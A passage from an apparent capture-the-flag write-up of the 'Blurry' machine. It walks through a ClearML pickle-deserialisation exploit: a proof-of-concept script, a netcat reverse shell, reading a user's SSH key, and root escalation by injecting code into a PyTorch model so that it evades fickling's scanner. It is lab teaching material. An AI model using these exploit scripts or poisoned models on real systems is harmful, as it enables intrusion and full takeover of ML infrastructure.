
command = RunCommand()

with open("pickle_artifact.pkl", 'wb') as f:
    pickle.dump(command, f)
```

We save the script as `create_pickle.py` and run it to produce the `pickle_artifact.pkl` file.

```
python3 create_pickle.py
```

Attempting to create a task, or `Experiment`, via the web UI shows the following popup:



As instructed, we install the necessary tools to interact with the service. This is known in the documentation as the `ClearML SDK`.

```
python3 -m venv blurry
source ./blurry/bin/activate
pip3 install clearml==1.13.1
```

Next, as per the documentation and prompts on the web service, we run the initial configuration command, which creates a set of credentials in `~/clearml.conf`. We click the `CREATE NEW CREDENTIALS` button and run `clearml-init` in our shell, leading to the following prompt, into which we paste the credentials from the web application:

```
clearml-init

ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g. http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "477XSGF4LKVJ650RS4GB"
```

```
"secret_key" = "ZsR6v9RC6EpTg5XyzyZks6qrp7tPFM2SzePx524jGiv6NoFhqY"
}
}
Detected credentials key="477XSGF4LKVJ650RS4GB" secret="ZsR6****"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in ~/clearml.conf
ClearML setup completed successfully.
```

Our credentials are now stored in `~/clearml.conf` and we can use the `SDK` to interact with the service.

Malicious Task

Next, the disclosure shows the following code snippet to create the task with the malicious artifact:

```
from clearml import Task

task = Task.init(project_name="Black Swan", task_name="pickle_artifact_upload",
output_uri=True)

task.upload_artifact(name="pickle_artifact",
artifact_object="pickle_artifact.pkl", retries=2, wait_on_upload=True,
extension_name=".pkl")
```

However, the following is stated right afterwards:

When we first tried to exploit this, we realized that using the `upload_artifact` method, as seen in Figure 5, will wrap the location of the uploaded pickle file in another pickle. Upon discovering this, we created a script that would interface directly with the API to create a task and upload our malicious pickle in place of the file path `pickle`.

The script in question is kept secret. Therefore, we need to dig through the documentation (and source code) ourselves to understand how to bypass this double-serialization. With the benefit of hindsight, these are the core findings:

1. The `Task` class' `upload_artifact` method has an `auto_pickle` Boolean parameter, which pickles the `artifact_object` under [certain conditions](#). For our intents and purposes, we must set it to `False`.
2. If the artifact's extension is `.pkl`, the `store_as_pickle` variable [is set to True](#), which in turn causes the [re-serialization using pickle](#).
3. Only if the artifact's type is `pickle` will it be deserialised using `pickle.load()`, when [Artifact.get\(\) is used to access it](#).

So, this brings us to the confusing position of having to upload a `pickle` artifact, but bypassing the double-pickle performed by the backend. The only thing we can go by is the disclosure's statement, where they allegedly "created a script that would interface directly with the API to create a task and upload (their) malicious pickle in place of the file path pickle".

To showcase the predicament, we use the following script, based on the [ClearML Example Script](#) to upload our malicious `pk1` file:

```
from clearml import Task

task1 = Task.init(project_name='Black Swan', task_name='evil_task',
output_uri=True)

# upload data file to the initialized task, inputting a name and file location
task1.upload_artifact(name='evil_artifact',
artifact_object='pickle_artifact.pk1',retries=2, wait_on_upload=True,
auto_pickle=False)

task1.close()
```


Note: Here, we don't specify `extension_name=".pk1"`, which means our file will be stored as `custom` type, and will therefore not be deserialized by `pickle.load()`.

We run the script and see that the task is created successfully:

```
python3 upload_artifact.py

ClearML Task: created new task id=0435953cf53a4b8b91211085f4990f1b
2024-02-17 20:49:50,084 - clearml.Task - INFO - No repository found, storing
script code instead
ClearML results page:
http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/04359
53cf53a4b8b91211085f4990f1b/output/log
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU
monitoring
```

We can also see it being created in real-time, via the UI. Navigating to the task's artifacts, we see our object:



We see the file has preserved its extension, but when we try loading it locally, our payload is not executed, due to the double-pickling:

```
Python 3.11.7 (main, Dec 8 2023, 14:22:46) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.

>>> from clearml import Task
>>> task = Task.get_task(project_name='Black Swan', task_name='evil_task')
>>> task.artifacts
{'evil_artifact': {'name': 'evil_artifact', 'size': 70, 'type': 'custom', 'mode':
<ArtifactModeEnum.output: 'output'>, 'url':
'http://files.blurry.htb/Black%20Swan/evil_task.0435953cf53a4b8b91211085f4990f1b/
artifacts/evil_artifact/pickle_artifact.pkl', 'hash':
'0172c5648cc80a73362f414db355c70da8a4f6ba71e5aaf540befd8df6f78722', 'timestamp':
datetime.datetime(2024, 2, 17, 20, 49, 50), 'metadata': {}, 'preview':
'pickle_artifact.pkl - 70 bytes\n'}}
>>> task.artifacts.get('evil_artifact').get()
PosixPath('~/.clearml/cache/storage_manager/global/72c940278b516153a3ee18488052af
8a.pickle_artifact.pkl')
```

We see that our file is wrapped in a `PosixPath` object. When using the `API` to view the task, we can see that the artifact's type is `custom`:

```
http POST http://api.blurry.htb/tasks.get_by_id \
Authorization:'Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.<...SNIP...>' \
task="0435953cf53a4b8b91211085f4990f1b"

HTTP/1.1 200 OK
Connection: keep-alive
```

```

Content-Encoding: br
Content-Length: 1395
Content-Type: application/json
Date: Sat, 17 Feb 2024 21:07:33 GMT
Server: nginx/1.18.0
Vary: Accept-Encoding

{
  "data": {
    "task": {
      "active_duration": 3,
<...SNIP...>
      "execution": {
        "artifacts": [
          {
            "content_size": 70,
            "display_data": [],
            "hash":
"0172c5648cc80a73362f414db355c70da8a4f6ba71e5aaf540befd8df6f78722",
            "key": "evil_artifact",
            "mode": "output",
            "timestamp": 1708202990,
            "type": "custom",
            "type_data": {
              "preview": "pickle_artifact.pkl - 70 bytes\n"
            },
            "uri":
"http://files.blurry.htb/Black%20Swan/evil_task.0435953cf53a4b8b91211085f4990f1b/
artifacts/evil_artifact/pickle_artifact.pkl"
          }
        ]
      }
    }
  }
}
<...SNIP...>

```

If we had specified `extension_name=".pkl"` when creating the task, the type would be `pickle`, but our object would have been serialized twice by the backend:

```

>>> task = Task.get_task(project_name='Black Swan', task_name='evil_task2')
>>> task.artifacts
{'evil_artifact': {'name': 'evil_artifact', 'size': 63, 'type': 'pickle', 'mode':
<ArtifactModeEnum.output: 'output'>, 'url':
'http://files.blurry.htb/Black%20Swan/evil_task.f8c05ea972f04841b9334cf0e45d046d/
artifacts/evil_artifact/evil_artifact.pkl', 'hash':
'3b49bd235b27e3641c1f97e20de52129182c256baa1afd2ad4e0b5e66ed92acd', 'timestamp':
datetime.datetime(2024, 2, 17, 21, 10, 59), 'metadata': {}, 'preview':
"PosixPath('pickle_artifact.pkl')"}}
>>> task.artifacts.get('evil_artifact').get()
PosixPath('pickle_artifact.pkl')

```

With that in mind, we want to **avoid** specifying the extension, as this will modify the underlying file. Instead, we want our file to be inferred as a `custom` type, remaining untouched, and instead alter its type to `pickle`.

Read-Write Access to Fileserver

To bypass this functionality, we leverage the fact that the file server has no access control or validation whatsoever, which is the assumed approach the researchers took, too. Taking a deep-dive into the [API Documentation](#), we learn that we only need a single endpoint to modify our file and set its type to `pickle`, namely [/tasks.add_or_update_artifacts](#).

The endpoint takes a task ID and an array of `artifact` objects as required parameters. The latter of which is comprised of a `key`, namely the artifact's name, and a `type`, alongside various optional parameters.

Our approach is the following:

1. Create a task via the `SDK`, uploading our malicious pickle and obtaining the URL where it is stored.
2. Use the API to `update` the artifact, setting its type to `pickle`.
3. Wait for the admin's task to load our artifact and trigger our payload.

Our finalised PoC script looks as follows:

```
from clearnl import Task
import requests

task = Task.init(project_name='Black Swan', task_name='BenignTask',
output_uri=True, tags=["review"])

task.upload_artifact(name='benign_artifact',
artifact_object='pickle_artifact.pkl', retries=2, wait_on_upload=True,
auto_pickle=False)

art = task.artifacts.get('benign_artifact')
URL = art.url

headers = {'Content-Type': 'application/json', 'Authorization': 'Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MDk5Nzg5MzMsImF1dGhfdHlwZSI6Ikp1
YXJlciIsIm1hdCI6MTcwNzM4NjkzMywiaWF0IjbnRpdHkiOnsiY29tcGFueV9uYW1lIjoiaY2x1YXJtbCIsI
nVZXXIiOiJjMmFiODFjNDQzNWw0OTE3YmNiNDBlOTY2NDA3ODgxYiIsImNvbXBhbnkiOiJkMWJkOTJhM2
IwMzk0MDBjYmFmYzYwYTdhNWIXZTUyYiIsInJvbGUiOiJlc2VyIiwidXNlcl9uYW1lIjoiaUMF5IEZSZWN
Oaw9uIn0sImVudCI6Ijx1bmtub3duPiIsImFwaV92ZXJzaw9uIjoiaMi4yNyIsInNlcnZ1cl92ZXJzaw9u
IjoiaS4xMy4xIiwic2VydmVyX2J1awxkIjoiaNDI2IiwizMvdHvYyZV9zZXQioiJiYXNpPyJ9.4tuHFHEt
rJTIOy-KvrUSIWW5DfWTTAJc-RgruFboJk4'}

data = {'task': task.id, 'force': False, 'artifacts': [{"key": "benign_artifact",
"type": "pickle", "mode": "output", "timestamp": 123456789, "uri": URL}]}

r = requests.post("http://api.blurry.htb/tasks.add_or_update_artifacts",
headers=headers, json=data)

print(data)
print(r.text)

task.close()
```


- We ensure to specify `tags=["review"]` for our task to be picked up by the admin's script.
- We ensure to set our session's valid JWT in the `headers` dictionary.


We start a `Netcat` listener on port `4444` and run the script, looking at the web UI and waiting for the admin script to execute.

```
nc -nlvp 4444
```

```
python3 poc.py
```

```
ClearML Task: created new task id=76e92730909b41f4bcfe95d364ffb3f0
2024-02-17 21:23:35,568 - clearml.Task - INFO - No repository found, storing
script code instead
ClearML results page:
http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/76e92
730909b41f4bcfe95d364ffb3f0/output/log
{'task': '76e92730909b41f4bcfe95d364ffb3f0', 'force': False, 'artifacts':
[{'key': 'benign_artifact', 'type': 'pickle', 'mode': 'output', 'timestamp':
123456789, 'uri':
'http://files.blurry.htb/Black%20Swan/BenignTask.76e92730909b41f4bcfe95d364ffb3f0
/artifacts/benign_artifact/pickle_artifact.pkl'}]]}
{"meta":
{"id": "ac607d7cbb064d1fad64acc2d9815503", "trx": "ac607d7cbb064d1fad64acc2d9815503"
, "endpoint":
{"name": "tasks.add_or_update_artifacts", "requested_version": "2.27", "actual_versio
n": "2.10"}, "result_code": 200, "result_subcode": 0, "result_msg": "OK", "error_stack": "
", "error_data": {}, "data": {"updated": 1}}
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU
monitoring
```

Within a few minutes, we see the task trigger:



The screenshot shows the ClearML web interface with a task in the 'RUNNING' state. The 'CONSOLE' tab is selected, showing a log of events. The log entries are as follows:

Timestamp	Message
2024-02-17 21:28:02	ClearML Task: overwriting (reusing) task id=64503f530e044c1caa027c46bbfba6e
2024-02-17 16:28:02,366	- clearml.Task - INFO - No repository found, storing script code instead
2024-02-17 21:28:02	ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/64503f530e044c1caa027c46bbfba6e/output/log
2024-02-17 21:28:02	[+] Reviewing artifacts from task: BenignTask (ID: 76e92730909b41f4bcfe95d364ffb3f0)
2024-02-17 21:28:04	ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring

Our payload is triggered, and we have a shell as `jippity`.

```
nc -nlvp 4444
```

```
listening on [any] 4444 ...
connect to [10.10.14.41] from (UNKNOWN) [10.129.230.94] 42430
id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
```

The user flag can be found at `/home/jippity/user.txt`.

Privilege Escalation

For a better shell, we read the user's private SSH key and use it to `ssh` into the machine.

```
ssh -i id_rsa jippity@blurry.htb
```

```
Linux blurry 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Sat Feb 17 14:12:11 2024 from 10.10.14.59
```

```
jippity@blurry:~$
```

Checking our `sudo` privileges, we find that we can execute a command called `evaluate_model`:

```
jippity@blurry:~$ sudo -l
```

```
Matching Defaults entries for jippity on blurry:
```

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
User jippity may run the following commands on blurry:
```

```
(root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

Comments in the script state:

```
#!/bin/bash
```

```
# Evaluate a given model against our proprietary dataset.
```

```
# Security checks against model file included.
```

```
<...SNIP...>
```

The script takes a `.pth` file as a parameter, which in this context are serialised `PyTorch` objects; more specifically, it expects a serialised machine-learning model. At the bottom of the script, a `Python` program is called with the specified file:

```
PYTHON_SCRIPT="/models/evaluate_model.py"
```

```
<...SNIP...>
```

```
if [ -f "$MODEL_FILE" ]; then
```

```
  /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
```

```
  /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
```

```
fi
```

The script in question loads the specified file, using `torch.load()`:

```

<...SNIP...>
def load_model(model_path):
    model = models.resnet50(weights=None)

    num_features = model.fc.in_features
    model.fc = torch.nn.Linear(num_features, 10)

    state_dict = torch.load(model_path)
    model.load_state_dict(state_dict)

    model.eval()
    return model
<...SNIP...>

```

The `PyTorch` save/load functionality uses `pickle` under the hood, which we have already established to be unsafe. This is widely-known nowadays, which explains the middle-part of the bash script, which appears to take protective measures against malicious `PyTorch` models:

```

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 |
while IFS= read -r -d '$\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity ==
"OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS
components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

```

[Fickling](#) is used to analyse the `pickle` file within the `.pth` archive, scanning for malicious `pickle` code. The utility has severity levels ranging from `LIKELY_SAFE` to `OVERTLY_MALICIOUS`, the latter of which causing the model file to be deleted and the program to exit.

The reason for this is because typical `PyTorch` models already include inherently unsafe code:

```

> fickling --check-safety data.pkl

Call to `_rebuild_tensor_v2(...)` can execute arbitrary code and is inherently
unsafe
Call to `_rebuild_parameter(...)` can execute arbitrary code and is inherently
unsafe
Call to `_var329.update(...)` can execute arbitrary code and is inherently unsafe

```

Models are loaded from the `/models` directory, which already includes a demo:

```
jippity@blurry:~$ sudo evaluate_model /models/demo_model.pth
```

```
[+] Model /models/demo_model.pth is considered safe. Processing...  
[+] Loaded Model.  
[+] Dataloader ready. Evaluating model...  
[+] Accuracy of the model on the test dataset: 76.56%
```

With all that in mind, we research ways to create malicious machine-learning models, leading us to another [HiddenLayer blog post](#) with a PoC on how to weaponize models.

First, we need an arbitrary `PyTorch` model; we choose to use the demo model as a starting point:

```
scp -i id_rsa jippity@blurry.htb:/models/demo_model.pth .
```

Next, we use the aforementioned PoC to inject code into the model:

```
python3 pickle_inject.py demo_model.pth eval 'import os; os.system("id")'
```

When analysing it with `fickling`, we see that it is still classed as `OVERTLY_MALICIOUS`:

```
fickling -s --print-results demo_model/data.pkl
```

```
`from torch._utils import _rebuild_tensor_v2` imports a Python module that is not  
a part of the standard library; this can execute arbitrary code and is inherently  
unsafe
```

```
`from torch import FloatStorage` imports a Python module that is not a part of  
the standard library; this can execute arbitrary code and is inherently unsafe
```

```
`from torch import LongStorage` imports a Python module that is not a part of the  
standard library; this can execute arbitrary code and is inherently unsafe
```

```
Call to `eval(...)` is almost certainly evidence of a malicious pickle file
```

```
Call to `_rebuild_tensor_v2(...)` can execute arbitrary code and is inherently  
unsafe
```

```
Call to `_var642.update(...)` can execute arbitrary code and is inherently unsafe
```

```
Call to `_var644.update(...)` can execute arbitrary code and is inherently unsafe
```

```
variable `_var0` is assigned value `eval(...)` but unused afterward; this is  
suspicious and indicative of a malicious pickle file
```

```
Warning: Fickling detected that the pickle file may be unsafe.
```

```
Do not unpickle this file if it is from an untrusted source!
```

Note: `.pth` files cannot be checked directly by `fickling`; they must be unzipped first, revealing the `data.pkl` file within. Older `PyTorch` models (typically saved as `.pt` are archived using `tar` instead of `zip`, and the `pickle` file is stored as `pickle` instead of `data.pkl`. The `evaluate_model` script on the server accounts for each of these instances.)

Since both `eval` and `exec` are caught by `fickling`, we continue our research and find that `runpy` can be used [to locate and execute Python modules](#). The PoC script already presents it as an option, so we give it a try:

```
# The PoC automatically backs up the .pth file
rm demo_model.pth
mv demo_model.pth.bak demo_model.pth
python3 pickle_inject.py demo_model.pth runpy 'import os; os.system("id")'
```

And indeed, this bypasses `fickling`'s checks:

```
{
  "severity": "LIKELY_UNSAFE",
  "analysis": "`from torch._utils import _rebuild_tensor_v2` imports a Python
module that is not a part of the standard library; this can execute arbitrary
code and is inherently unsafe\n`from torch import FloatStorage` imports a Python
module that is not a part of the standard library; this can execute arbitrary
code and is inherently unsafe\n`from torch import LongStorage` imports a Python
module that is not a part of the standard library; this can execute arbitrary
code and is inherently unsafe\nCall to `_rebuild_tensor_v2(...)` can execute
arbitrary code and is inherently unsafe\nCall to `_var642.update(...)` can
execute arbitrary code and is inherently unsafe\nCall to `_var644.update(...)`
can execute arbitrary code and is inherently unsafe\nvariable `_var0` is assigned
value `_run_code(...)` but unused afterward; this is suspicious and indicative of
a malicious pickle file",
  "detailed_results": {
    "AnalysisResult": {
      "NonStandardImports": "from torch import LongStorage",
      "OvertlyBadEval": "_var644.update(...)",
      "UnusedVariables": [
        "_var0",
        "_run_code(...)"
      ]
    }
  }
}
```

We upload the model using `scp`:

```
scp -i id_rsa demo_model.pth jippity@blurry.htb:/models/melo.pth
```

We run the command with our model.

```
jippity@blurry:~$ sudo evaluate_model /models/melo.pth

[+] Model /models/melo.pth is considered safe. Processing...
uid=0(root) gid=0(root) groups=0(root)
[+] Loaded Model.
[+] Dataloader ready. Evaluating model...
[+] Accuracy of the model on the test dataset: 75.00%
```

The model is considered safe, and the `id` command is executed. Crucially, as one can see, if the `demo_model` model or an equivalent one (ResNet50) is used, the model **is still loaded and evaluated normally, without any errors or warnings**. This ought to prompt readers and players to think twice before loading allegedly pretrained models (and datasets!).

Note that other (unfit) models will still trigger the payload, but then error out.

By modifying our injected payload we can obtain a shell as `root` and read the flag at `/root/root.txt`.